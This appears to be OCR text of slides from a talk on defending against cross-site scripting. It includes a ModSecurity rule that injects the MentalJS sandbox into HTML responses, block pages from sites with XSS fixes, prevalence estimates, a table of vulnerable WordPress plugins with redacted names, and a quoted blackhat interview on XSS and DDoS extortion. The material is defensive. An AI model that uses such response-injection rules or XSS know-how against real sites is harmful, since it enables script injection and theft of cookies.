
ModSecurity Content Injection

```
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-noescape.html" "id:'224',chain,phase:4,t:none,nolog,pass”
  SecRule &ARGS "@gt 0" "chain"
      SecRule STREAM_OUTPUT_BODY "@rsub s/<html.*?>/<script src=\"http:\/\/businessinfo.co.uk\/labs\/MentalJS\/javascript\/Mental.js\" type=\"text\/javascript\"><\/script><script type=\"text\/javascript\" src=\"http:\/\/www.modsecurity.org\/demo\/mental-wrapper.js\"><\/script><plaintext id=\"MentalRender\"><html>/"
```

Resend with MentalJS




document.cookie Access Denied



Wrapping Up


Examples of Fixed XSS



Examples of Fixed XSS

Due to the presence of characters known to be used in Cross Site Scripting attacks, access is forbidden. This web site does not allow Urls which might include embedded HTML tags.

Examples of Fixed XSS



Examples of Fixed XSS

Security Risk detected


Diese Meldung bedeutet dass der Server eine Anfrage als gefährlich eingestuft hat und sie sicherheitshalber blockierte.
Grund kann folgendes sein:

- Du verwendest einen öffentlichen (anonymen) Proxy
- Ein versuchtes Ausnutzen einer Sicherheitslücke
- Ein Zugriff der einer bestehenden Sicherheitslücke ähnelt
- Deine IP ist als virenverseucht[*] markiert oder wird missbraucht


[*] Dies bedeutet dass vor kurzem ein Virus auf deiner IP entdeckt wurde. Bitte kontrollier alle Rechner oder melde dies dem Netzwerk-Administrator
Wir verwenden einen Durchschnitt über mehrere Blocklists, false-positive sind also sehr unwahrscheinlich!

Sollte dies nicht der Fall sein und der Fehler nach paar Sekunden weiter bestehen, dann kontaktier bitte support@php-friends.de
***Hinweis:** Sollte dies deine Webseite sein kannst du das Sicherheitssystem auf Wunsch vom Support deaktivieren lassen; wenn möglich bitte via Ticket-System!*

Examples of Fixed XSS




Examples of Fixed XSS



Examples of Fixed XSS

Prevalence of XSS Attacks (based on Alexa Top N list)



Extrapolated Worldwide Impact

1 in 10,000 URL clicks contains XSS

100,000 gain motivated URL attacks / day

Future Threat

Future Threat

Plugin	LOC	# Downloads	SQLi	XSS	CSRF	PT
[redacted] Lists related entries	4,682	2,093,718				
[redacted] Tests the site for broken links and missing images	20,636	1,493,609				
[redacted] Add links to Facebook	8,857	1,029,626				
[redacted] A review system for comments	26,326	1,002,808				
[redacted] An RSS aggregator	15,481	622,894				
[redacted] Site backup	247,816	464,212				
[redacted] Embeds Flash and HTML5 video	13,676	380,551				
[redacted] Saves contact from data	22,591	372,150				
[redacted] An alternative WordPress editor	11,395	263,171				
[redacted] Management of site statistics	3,593	152,467				
[redacted]						

Future Threat

https://blog.whitehatsec.com/interview-with-a-blackhat-part-1

In addition, many sites are targeted in malware/info leaks by using some really common and easy methods. These include SQLi, basic and advanced XSS, CSRF, and DNS cache poisoning. Although SQLi is still a big player, XSS has taken over the market. I estimate about 50-60% of the attacks my crew did last year (Jan 1st-Jan 1st) were XSS. I also learned several programming languages — Python, Perl, C, C++, C#, Ruby, SQL, PHP, ASP, just to name a few.

Q: What is your favorite/most effective exploit against websites and why?

A: If it's a 0-day, that obviously ranks at the top. But below that is XSS. It's really well known but no one patches it. I suppose DDoS isn't really classed as an exploit but that can bring in monthly 'rent' for our 'protection'. But over all 0-days are the greatest exploits.

Acknowledgments

David Ross

Ali Pezeshk

Devdatta Akhawe

MSVR (vulnerability reporting)

Joanna Wroblewska (design)

Jeremiah Grossman

REMINDER:
GIVE FEEDBACK!

Find Us on LinkedIn

http://www.linkedin.com/profile/view?id=5821808

http://www.linkedin.com/profile/view?id=1565455